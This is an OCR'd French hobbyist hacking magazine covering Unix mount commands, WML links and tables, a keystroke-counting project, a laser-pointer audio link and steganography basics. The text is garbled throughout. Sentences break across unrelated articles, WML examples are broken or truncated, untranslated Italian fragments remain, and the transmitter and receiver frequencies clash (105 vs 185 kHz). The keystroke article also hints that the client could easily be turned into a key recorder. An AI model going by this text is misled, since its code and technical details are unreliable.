Enfin, si vous le souhaitez, il ne vous reste plus qu'à instaurer d'éventuelles autorisations pour les utilisateurs en éditant le fichier fstab, présent dans le répertoire "/etc".

## Mount & Umount

Beaucoup d'entre vous ont sûrement entendu parler des commandes mount et umount ; ces com-

## DECLARATION D'INDEPENDANCE

Le système d'exploitation Unix est né à une époque où les ordinateurs étaient vraiment peu nombreux et où les disques qui étaient reliés à ces derniers, pouvaient être éparpillés un peu partout. Mais pas seulement les disques : il y avait de nombreuses unités à bande, par exemple. On a ainsi pensé à créer un système faisant totalement abstraction du hardware sur lequel il réside.

Un système Unix typique dispose d'une root (/) et d'un répertoire /Volumes, où l'on peut trouver de tout, même un disque à l'autre bout de la Terre... s'il existe un moyen de le monter et de le démonter, comme le montre cet article. Voilà pourquoi mount et umount sont des commandes fondamentales sur Unix, et également sur Linux.



mandes servent à accéder aux unités présentes sur votre ordinateur.

Dans les systèmes Unix, pour accéder à un dispositif d'enregistrement de données comme par exemple une clé USB ou un lecteur CD, ou autre, vous devez agir en effectuant un "montage" et par conséquent un "démontage" de l'unité concernée.

Pour mieux comprendre, le montage est donc l'opération par laquelle le fichier système d'une unité est lancé dans un dossier du fichier système qui est déjà actif. Ce répertoire est dans la plupart des cas /mnt.

Passons à la pratique :

si vous souhaitez monter ou démonter votre lecteur de CD-ROM, tapez les commandes suivantes :

```
mount /mnt/cdrom -> monta
umount /mnt/cdrom -> smonta
```

Et ainsi de suite pour le reste des unités.

# A FOND LES LIENS

Pour écrire de bons sites pour téléphones portables, il existe un langage simple et pratique. Découvrons-le plus en profondeur

## POUR ÊTRE À JOUR

Le site de référence pour l'édition de code WML est <http://www.openmobilealliance.org/tech/affiliates/wap/wapindex.html>. Sur ce site, vous trouverez des instructions, des tutoriels, de la documentation et des mises à jour très utiles pour être toujours au top du top!

Il y a quelques numéros de cela, nous vous avons quittés en vous promet-

tant de parler de liens hypertextes : c'est chose faite.

Comme pour le HTML ordinaire, la navigation est basée sur les balises <a> :

```
<a>/a
```

L'ingrédient principal d'une balise <a> est l'attribut href :

```
<a href="destination">texte qui contient le lien</a>
```

Jusque là, rien de nouveau, mais faut tout, de même l'avoir bien en tête. Là où il y a un changement, c'est dans la façon de naviguer à l'intérieur

des cartes (card) de la même pile (deck). Examinons cet exemple et arrêtons-nous sur la syntaxe du <a href> :

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1/EN" "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<card id="card1" title="Bienvenue !">
<p>
Voici un lien vers<br/>
<a href="#card2" title="Card2">Card 2</a>
</p>
</card>
<card id="card2" title="Card 2">
<p>
Avec ce lien on retourne en arrière
<br/>
<a href="#card1">bienvenue</a><br/>
(Card1)
</p>
```

```
</card>
</wml>
```

Lorsque vous naviguez dans un deck, les cartes doivent avoir un dièse (#) devant leur identifiant.

Si vous le souhaitez, vous pouvez même créer un lien vers le titre de la carte. Si vous voulez conserver une compatibilité maximale avec les navigateurs WML, il vaut mieux que le titre tienne en une longueur de cinq caractères.


## Naviguer en mer ouverte

Pour naviguer d'une carte à une deuxième carte, faisant partie d'une pile différente, on utilise l'URL de la pile, le dièse (#) et l'identifiant de la carte. L'exemple qui suit décrit un lien vers la carte card1, située dans le fichier esempioa.wml qui se trouve dans le répertoire local :

```
<a href="esempioa.wml#card1" title="esea">Esempio R</a>
```



Cet exemple montre un lien vers une carte intitulée card2, qui se trouve dans un fichier à distance :

```
<a href="http://wap.esempio.com/
```



file/inizio.wml#card2">Cliquer pour aller sur Card 2/a>

S'il manque une spécification à la fin de l'URL, avec dièse et identifiant de la carte, le navigateur va automatiquement à la première carte de la pile.



```
www.wapforum.org/OTD/wml-1.1.html">
<wml>
<card id="card1" title="Bienvenue !">
<p mode="nowrap">
<table title="demo" align="LL" columns="2">
<tr>
<td Colonne 1, cellule 1,</td>
<td Colonne 2, cellule 1,</td>
</tr>
<tr>
<td Colonne 1, cellule 2,</td>
<td Colonne 2, cellule 2,</td>
</tr>
</table>
</p>
</card>
</wml>
```

## FAIRE UN SITE POUR TELEPHONES PORTABLES

A l'adresse <http://www.wapdrive.com> vous trouverez un service d'hébergement gratuit de sites en WML, idéal pour s'entraîner et devenir un expert sans dépenser un sou. Si vous décidez d'ouvrir un site pour micro-navigateur, n'hésitez pas à nous prévenir.



Pourquoi ne pas profiter d'un hébergement gratuit pour vos decks WML?

## Beau le tableau

Le début des tableaux en WML est identique à celui des tableaux en HTML:

```
<table></table>
```

Ensuite, il faut spécifier, avec l'attribut **columns**, le nombre de colonnes du tableau. Une option possible est la saisie de l'attribut d'alignement, **align**, qui fonctionne différemment par rapport à l'alignement inclus dans les balises de paragraphe.

Chaque colonne a un alignement R, C ou L (Right, droite; Center, centre; Left, gauche).

Les balises qui suivent décrivent un tableau composé de deux colonnes, dont la première est alignée au centre et la deuxième à droite:

```
<table columns="2" align="CR"></table>
```

On retourne au HTML classique pour spécifier les lignes (**<tr></tr>**) et les cellules (**<td></td>**). Si vous spécifiez trop de cellules par rapport au nombre de colonnes disponibles, leur contenu devrait finir dans la dernière cellule en bas à droite; mais cela ne se passe pas toujours ainsi.


Les tableaux, de par nature, ne sont pas très adaptés aux micro-navigateurs, c'est pourquoi ils doivent être utilisés avec parcimonie. Voici un exemple contenant des paragraphes avec l'attribut **nowrap**, ce qui fait que le tableau est en largeur maximale et risque de déborder à droite sur les téléphones portables:

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM/DTD WML 1.1//EN" "http://
```



Au revoir et à bientôt pour continuer à découvrir le WML!


Reed Wright



## SI VOUS N'AVEZ PAS DE PORTABLE

Vous aurez du mal à écrire en HTML si vous n'avez pas d'ordinateur. Par contre, vous n'avez pas forcément besoin d'un téléphone portable pour faire du WML. En effet, de nombreux émulateurs sont disponibles pour tout ordinateur. Comme d'habitude, Internet est une jungle infinie, où l'on peut en trouver des dizaines; nous nous limiterons ici à quelques exemples.

**Emulateur Nokia 6210**, [http://www.wapemulator.com/handsets/1\\_6210/index.php?url=OpenWave](http://www.wapemulator.com/handsets/1_6210/index.php?url=OpenWave), <http://www.openwave.com> pagea (open source), <http://waplet.sourceforge.net/> **SmartPhone Emulator Forte Edition**, <http://www.yospace.com/spefe.html> **TTEmulator**, <http://www.inetis.com/ttemulator.asp> **WapFreaks**, <http://wapsilon.com> **WapTiger in Java** (anche per Mac OS X e Linux), <http://www.waptiger.com/waptiger/>



# SUR COMBIEN DE TOUCHES AVEZ-VOUS

*Voici un projet tout droit sorti des oubliettes, avec un objectif des plus ambitieux : vous faire connaître le nombre de touches sur lesquelles vous avez tapé au cours de votre vie...*

**O** l'était une fois le Dolphin Project, ou Projet Dauphin. Son objectif était ambitieux même s'il paraissait idiot : compter le nombre de touches sur

lesquelles une personne tape au cours de sa vie.

Né en 2002, ce Projet vécut un an, mais tomba ensuite aux oubliettes. Nirgle, le cerveau à l'origine du projet, avait toutefois laissé à disposition le code source du client Pulse et les scripts à installer sur le serveur. Genius-Dex décida alors de faire revivre ce projet, en terminant le développement du code laissé en plan et en ajoutant de nouvelles fonctions et possibilités. Alors rendez-vous est donné sur le site <http://www.project-dolphin.nl/> car désormais Project Dolphin est bel et bien vivant tout en connaissant un développement permanent, avec un apport constant d'améliorations et de nouveautés.

## DOLPHIN


▶ Pour participer au Project Dolphin, il suffit de s'enregistrer et de télécharger le client (qui ne fonctionne pour l'instant qu'avec Windows). Tout est absolument sûr ! Sur combien de touches tapez-vous au cours d'une journée d'utilisation de votre ordinateur ?

## L'UNIVERS DES CHIFFRES CLES

Même en partant de données banales, on peut obtenir des résultats intéressants. Au moment de sa publication, Project Dolphin comptera 50 868 membres, qui auront tapé sur 156 415 613 544 touches. Ce qui équivaut grosso modo à avoir tapé au moins une fois sur toutes les touches de 120 millions de claviers ! Moyenne de touches frappées : 3 074 931 par utilisateur. Dans le classement général,

l'utilisateur moyen, avec ses un peu plus de trois millions de frappes, occuperait la position numéro 8 211. Les 3 565 équipes contribuent au comptage des touches avec 110 422 425 773 frappes (plus de deux tiers du total) avec une moyenne de 43 875 347 touches. Jamais vous n'auriez imaginé qu'il était possible d'utiliser autant les claviers, pas vrai ?

# VOUS TAPÉ ?



## CHANGÉONS DE PLACE !

Dans le classement par nation de Project Dolphin, l'Italie occupe une honteuse vingtième place, avec 651 095 023 touches frappées par seulement 173 utilisateurs. Notre Pays fournit pratiquement 0,4% de la somme totale des touches frappées. La Hollande, qui est grande comme un mouchoir en a plus de 5 000 ! Réagissons !


**Project Dolphin est compatible avec Windows.** La version Linux est encore très provisoire et il convient de la laisser de côté en attendant de prochaines évolutions. Le client Pulse peut être téléchargé à partir des serveurs listés dans la page <http://www.projectdolphin.nl/download.php>. L'adresse <http://www.project-dolphin.nl/extra.php> propose en revanche des suppléments tels que script mlrc qui envoient le comptage des touches à vos amis connectés au chat et publient on-line la photo d'un dauphin de votre choix, outre un script en langage TCL, à utiliser à la place de Pulse si nécessaire.

que (le site demande de s'enregistrer dans ce but), ou vous amuser avec les classements fournis par le site. Vous y trouverez également les dix nouveaux venus, le top 10 des internationaux (en tête, allons ! bon, mais c'est la France !) et le classement par équipe. En effet, on peut également regrouper ensemble plusieurs comptages de touches et constituer ainsi une équipe.

## Et les touches, où sont-elles ?

Dans la page <http://www.project-dolphin.nl/stats.php>. Comme dans différents sites consacrés par exemple au calcul distribué, différentes options sont à votre disposition. En attendant, vous pouvez chercher un utilisateur spécifi-

**Mais ce qui est le plus impressionnant, c'est sûrement le top 10 des meilleurs utilisateurs de tous les temps.** Des personnes qui ont probablement installé le software depuis qu'il existe. Ou qui tapent sur une multitude de touches : actuellement, la personne en tête du classement a dépassé le seuil de 264 millions de frappes !



**Project Dolphin est un peu plus qu'une curiosité,** car il fait également appel à l'esprit hacker. En effet, le programme est déjà paramétré pour se rendre compte de l'utilisation des touches. Il ne l'est pas pour la reconnaissance des touches... mais il serait facile d'insérer le code correspondant !

Donc, si vous êtes curieux de connaître le nombre de fois où vous tapez sur votre clavier, allez-y ! L'Italie est actuellement très proche du déclassement. Si vous souhaitez créer une équipe HJ, pour participer, il vous suffit de nous prévenir et nous diffuserons l'information immédiatement. Bonne chance et tous à vos claviers !

Reed Wright

**Le Projet en soi est en revanche absolument sûr et ne viole aucune donnée confidentielle et ce, en aucune façon.**




# LASER TRANSMETTEZ DES DONNÉES

*Il existe tout un tas de raisons pour tester la communication par laser. Mais la première, c'est de pouvoir utiliser les pointeurs laser normalement en vente, qui ont été piratés !*

**C**es espèces de stylos qui projettent un point lumineux rouge à plusieurs mètres de distance ne servent pas qu'à faire des blagues nocturnes aux malheureux passants, caché derrière sa fenêtre, et ne peuvent pas non plus être utilisés que pour les examens. Non, ils ne servent pas qu'à ça ! Ils peuvent également être démontés pour connaître leur fonctionnement et en faire un autre usage. Pourquoi ce petit faisceau lumineux si précis et ponctuel ne pourrait-il pas, par exemple, être utilisé pour transmettre des signaux à distance ? C'est exactement ce que nous allons essayer de faire.

## Comment est-il fait ?

Le stylo laser, que l'on peut également trouver sur les étals de marchés, renferme un circuit composé de quatre éléments fondamentaux. La diode laser, rouge. Un circuit qui la pilote et un circuit qui règle sa luminosité et sa puissance d'émission, afin d'éviter qu'elle ne grille en quelques instants, en vue de créer une sorte d'effet d'avalanche : en effet, plus on l'allume et plus elle est puissante et plus on l'allume et plus... Un circuit feedback règle en revanche le dri-



*Section émettrice. P1 règle la distortion, P2 le gain. P3 constitue le réglage final : il doit être installé pour produire une fréquence de 105 kHz ; P4 doit être positionné à mi-course environ. La longueur des impulsions est constante à environ 1 microseconde, tandis que l'amplitude varie.*

ver final. Quant à l'alimentation, trois simples piles bouton sont en général utilisées pour un total de 4,5 volts. Ce circuit est compliqué à construire et les composants ne se trouvent pas tous facilement. Mais pourquoi se fatiguer à chercher ? Puisqu'il est déjà prêt ! Seulement voilà, nous utilisons l'ensemble comme s'il s'agissait d'un composant unique : ce circuit deviendra ainsi notre tête d'émission de lumière laser.


Mais comment faire pour la piloter de sorte qu'elle devienne un moyen de transmission d'informations ? Les idées relèvent ici de l'imagination. Nous avons trouvé certains éléments sur le web et décidons de noter quelques trouvailles utiles, parmi les solutions les plus simples et efficaces. Chacun pourra ensuite tester des solutions alternatives. C'est notre métier ! :)



HARD HACKING

# PAR LE

# LASER!



*La sezione ricevente. La resistenza tra il piedino 5 e 6 va regolata in modo da accordarsi con la trasmittente, sui 185 kHz. Potremmo utilizzare un trimmer multigiri.*

## Le circuit de transmission

On peut réaliser des choses compliquées, ou bien toutes simples. Nous optons bien sûr pour la seconde solution et fouillons ensuite dans notre tiroir de bureau, histoire de trouver quelque chose. Et c'est chose faite puisque nous tombons sur un circuit intégré NE555 très ordinaire, ou équivalent. Parfait, si on utilise le schéma approprié. Piloté sur la broche 5 à partir d'un étage d'entrée réalisé avec un transistor NPN quelconque (un BC548 récupéré d'un vieux téléviseur fera très bien l'affaire), une poignée de résistances et quelques condensateurs, notre circuit devient un système générant une onde porteuse à environ 105 kHz et qui alimente notre stylo laser. En variant ainsi la fréquence de l'onde porteuse, nous parvenons à moduler l'intensité du rayon en fonction de celle que nous introduisons dans l'entrée audio, qu'elle soit un signal provenant d'un microphone, ou d'une radio, ou encore de la sortie audio d'un PC.

## Le récepteur

Pour recevoir le signal lumineux émis par le stylo, nous devons utiliser par la force des choses un système qui soit plus ou moins sensible à la lon-

gueur d'onde du rouge. Le monde est rempli de phototransistors adaptés à cette seule fin.

Vous pourriez, par exemple, adapter directement un module de réception provenant du récepteur de la télécommande à infrarouges d'un téléviseur démonté à la place du phototransistor MCR300 de Motorola présenté sur le schéma. Même une simple photodiode, soit quelques centimes dans un magasin d'électronique, ferait tout à fait l'affaire ! En tant qu'étage de séparation entre l'onde porteuse et le véritable signal

## LE LASER

Les stylos lumineux sont apparus lorsqu'on a découvert comment produire un faisceau laser à partir d'une diode, une led spéciale. Dès lors, différents types de faisceaux laser ont été produits, de faible et de haute intensité, avec différentes couleurs. Et ce, jusqu'à ce jour, où certaines lois ont en revanche mis un frein partout dans le monde à la diffusion de certains de ces appareils, surtout ceux à lumière verte, les plus puissants.

En effet, un rayon laser est une lumière qui ne perd pas sa "concentration" même à longue distance, donc toute l'énergie ne se disperse pas, mais se concentre à l'endroit où la lumière arrive. Il suffit de dépasser 5 milliwatts pour que les ennuis commencent, par exemple pour les yeux. Un faisceau laser dans les yeux, aussi petit soit-il, rend aveugle. L'ennui c'est que cela se produit également s'il nous atteint à travers un reflet, ou de très loin. Et vous pourriez commettre ce geste

audio, un décodeur NE567 a été utilisé dans le circuit. Et c'est sur l'entrée 3 de ce décodeur que nous appliquons le signal modulé provenant directement du phototransistor, à travers l'habituel transistor d'amplification BC548. Sur la broche de sortie 7, nous trouvons le signal audio sacrément bien nettoyé. Tout système d'amplification vous permettra ensuite d'écouter le résultat, même en insérant par exemple le signal dans l'entrée audio de votre carte PC. Mais si l'on souhaite que l'ensemble soit autonome, il faut alors ajouter un petit circuit intégré amplificateur, comme le TDA7052, et achever par un petit haut-parleur de 8 ohms.

## Les problèmes

Le problème majeur est essentiellement la concentration du rayon qui, tout en étant un laser, n'est pas si facile à orienter avec précision, surtout de loin. Il faut donc quelque chose pour faire correspondre le faisceau au récepteur et vous devrez vous procurer un petit objectif, récupéré sur un appareil photo jetable, ou utiliser un simple télescope ou un miroir concave. Bref, il faut quelque chose pour concentrer les rayons qui arrivent. Mais comme nous le disions, l'expérimentation est notre rayon. Que la lumière soit avec nous !



malheureux sans vous en apercevoir, au détriment d'autres personnes. Imaginez un petit faisceau de lumière laser qui atteindrait les yeux d'un pilote d'avion tandis qu'il vole. Improbable ? Pourtant, c'est justement pour cette raison que l'utilisation des lasers verts de pointage en amateur, très convoités par les passionnés d'astronomie, a été interdite. Dans tous les cas, en ce qui nous concerne, seuls les stylos que nous mettons dans notre poche pour les diaporamas, ou que les habituels casse-pieds utilisent dans les cinémas, en projetant un point rouge très agaçant sur l'écran, nous intéressent. Nous les avons tous subis, les imbéciles ! Ce sont dans tous les cas des lasers qui ne doivent jamais être pointés sur le visage d'une personne, ou d'un animal.

## STEGANO

## ET EXPERTISE SCIENTIFIQUE

*Finis les tatouages sur crânes tondus, les inscriptions sur estomacs de lapin ou graffiti en cire sous les tables ! Aujourd'hui, avec les ordinateurs, on ne blague plus ! Surtout en matière de d'analyse et d'investigation...*

**E**h non ! Ce n'est pas une blague ! Par le passé, les premières méthodes stéganographiques étaient réellement celles énumérées dans le chapô. Quant à l'expertise scientifique, vous l'avez déjà tous vue dans la série télévisée CSI (Les Experts). Lorsqu'on la pratique sur un ordinateur, au lieu d'une victime, connaître la bonne stéganographie est important pour retrouver des fichiers et informations normalement perdus.

**La formule de base de la stéganographie est la suivante :** stéganographie = message caché + porteuse + clé


**Le fait qu'un message passe entre deux personnes qui communiquent,**

saute aux yeux de tous dans la stéganographie. Le défi est évident et consiste à bien

cache le message réel dans celui qui fait office de porteuse.

**Les codes chiffrés "null" sont sans doute les plus fascinants,** car à première vue, ils semblent tout à fait normaux, si on ne connaît pas le schéma de lecture. Une variante intéressante des codes chiffrés "null" consiste à transmettre des messages secrets qui ressemblent à des spams. Bien sûr, le destinataire doit configurer son filtre ! Sur le site <http://www.spammimic.com>, une simple page web crypte un message quelconque sous la forme d'un courrier indésirable classique.

**Cependant la stéganographie ne fait pas toujours appel à des mécanismes particuliers de cryptage.** Des messages ont ainsi été passés en étant cachés derrière une image dans une diapositive de Powerpoint, ou en étant écrits dans les Propriétés d'un document Word, qui sont des choses évidentes, mais que personne ne voit ! D'ici à écrire un texte coloré sur un fond de la même couleur, il n'y a qu'un pas (le





NEWBIE


# GRAPHE

destinataire, en fonction de la réalisation du document, sélectionne le texte avec sa souris, ou efface le fond).

Les choses deviennent plus intéressantes lorsqu'on se retrouve face à des images ou à un fond sonore. En général, la stéganographie prévoit des transformations minimales des informations de couleur, ou des formes d'onde du son.

## Stéganographie scientifique

Souvent appliquée involontairement, la stéganographie scientifique mérite un chapitre à part. En effet, un ordinateur peut être rempli de données intéressantes que son utilisateur



## L'ARBRE DE LA STÉGANOGRAPHIE

Dans ce diagramme, nous avons classé les variantes possibles de la stéganographie. Stéganographie technique : méthodes scientifiques, comme l'encre invisible, les micropoints ou la réduction extrême de textes.

a laissé traîner sans le savoir... ou en le sachant, sauf qu'il n'a pas eu le temps de les effacer. Lorsqu'on efface un fichier, en réalité on ne le supprime pas vraiment ; il reste sur le disque et l'enregistrement suivant réécrit par-dessus. Mais il se peut que des morceaux de fichier restent sur le disque pendant une durée indéterminée.

Quant aux utilisateurs conscients, il y a ceux qui cachent de petites quantités de données dans l'espace vide des en-têtes d'un fichier, ou qui font voyager des données à travers Internet en les cachant par petits morceaux dans les paquets PING.

Une petite partition cachée dans le disque dur est un bon moyen de dissimuler des données. Une version stéganographique du fichier système ext2fs de Linux a même été produite. Avantage de cette solution : en cas d'attaque, la simple suppression du driver de stéganographie rend les fichiers stéganographiés illisibles sans endommager les autres.

Kurt Gödel

Stéganographie linguistique : divisée en sémagrammes et codes ouverts.

Sémagramme : il cache l'information par l'utilisation de symboles. Un sémagramme visuel peut cacher un message à travers la disposition apparente d'objets sur une table ou un bureau, par exemple. Un sémagramme textuel dissimule l'information par le biais de modifications dans le texte, par exemple des changements minimes dans la taille, des espaces supplémentaires, etc.

Code ouvert : Message caché de façon à ce que l'observateur ne le voit pas immédiatement ; catégorie subdivisée en jargon et codes chiffrés.

Jargon : Langage compréhensible uniquement par un cercle de personnes. Les indiens Navajo en sont un très bel exemple : pendant la Seconde Guerre mondiale, ils transmettaient des messages codés pour le compte de l'armée américaine en se parlant dans leur idiome, méconnu des européens.

Code chiffré caché : Code clairement présent dans le message, mais impossible à déchiffrer sans connaître le schéma. Il se divise en codes chiffrés à grille et codes chiffrés null.

Code chiffré à grille : En appliquant au message une grille qui cache les informations inutiles, le code apparaît.

Code chiffré null : Une règle de lecture (par exemple, lire un mot oui et quatre non) dévoile le code contenu dans le message. Par exemple, si le message est : Contenu Intérieur Autorisé Obliquement et que nous lisons la première lettre de chaque mot... null est mis pour nul, zéro, rien.

# RECHARGEZ

## votre téléphone portable avec votre ordinateur !

**V**ous êtes en voiture et votre téléphone portable se décharge. Vous n'avez que votre ordinateur portable sous la main, et ne disposez pas de l'alimentation qui se branche normalement sur la prise de l'allume-cigare.

Que pouvez-vous faire ? Eh bien ! Vous pouvez prévoir un simple câble dans votre boîte à gants, qui utilisera le courant des batteries de votre ordinateur pour recharger votre téléphone.


Ces câbles sont même déjà prêts, du moins pour les téléphones portables les plus diffusés ou, sans doute, les plus simples à brancher.

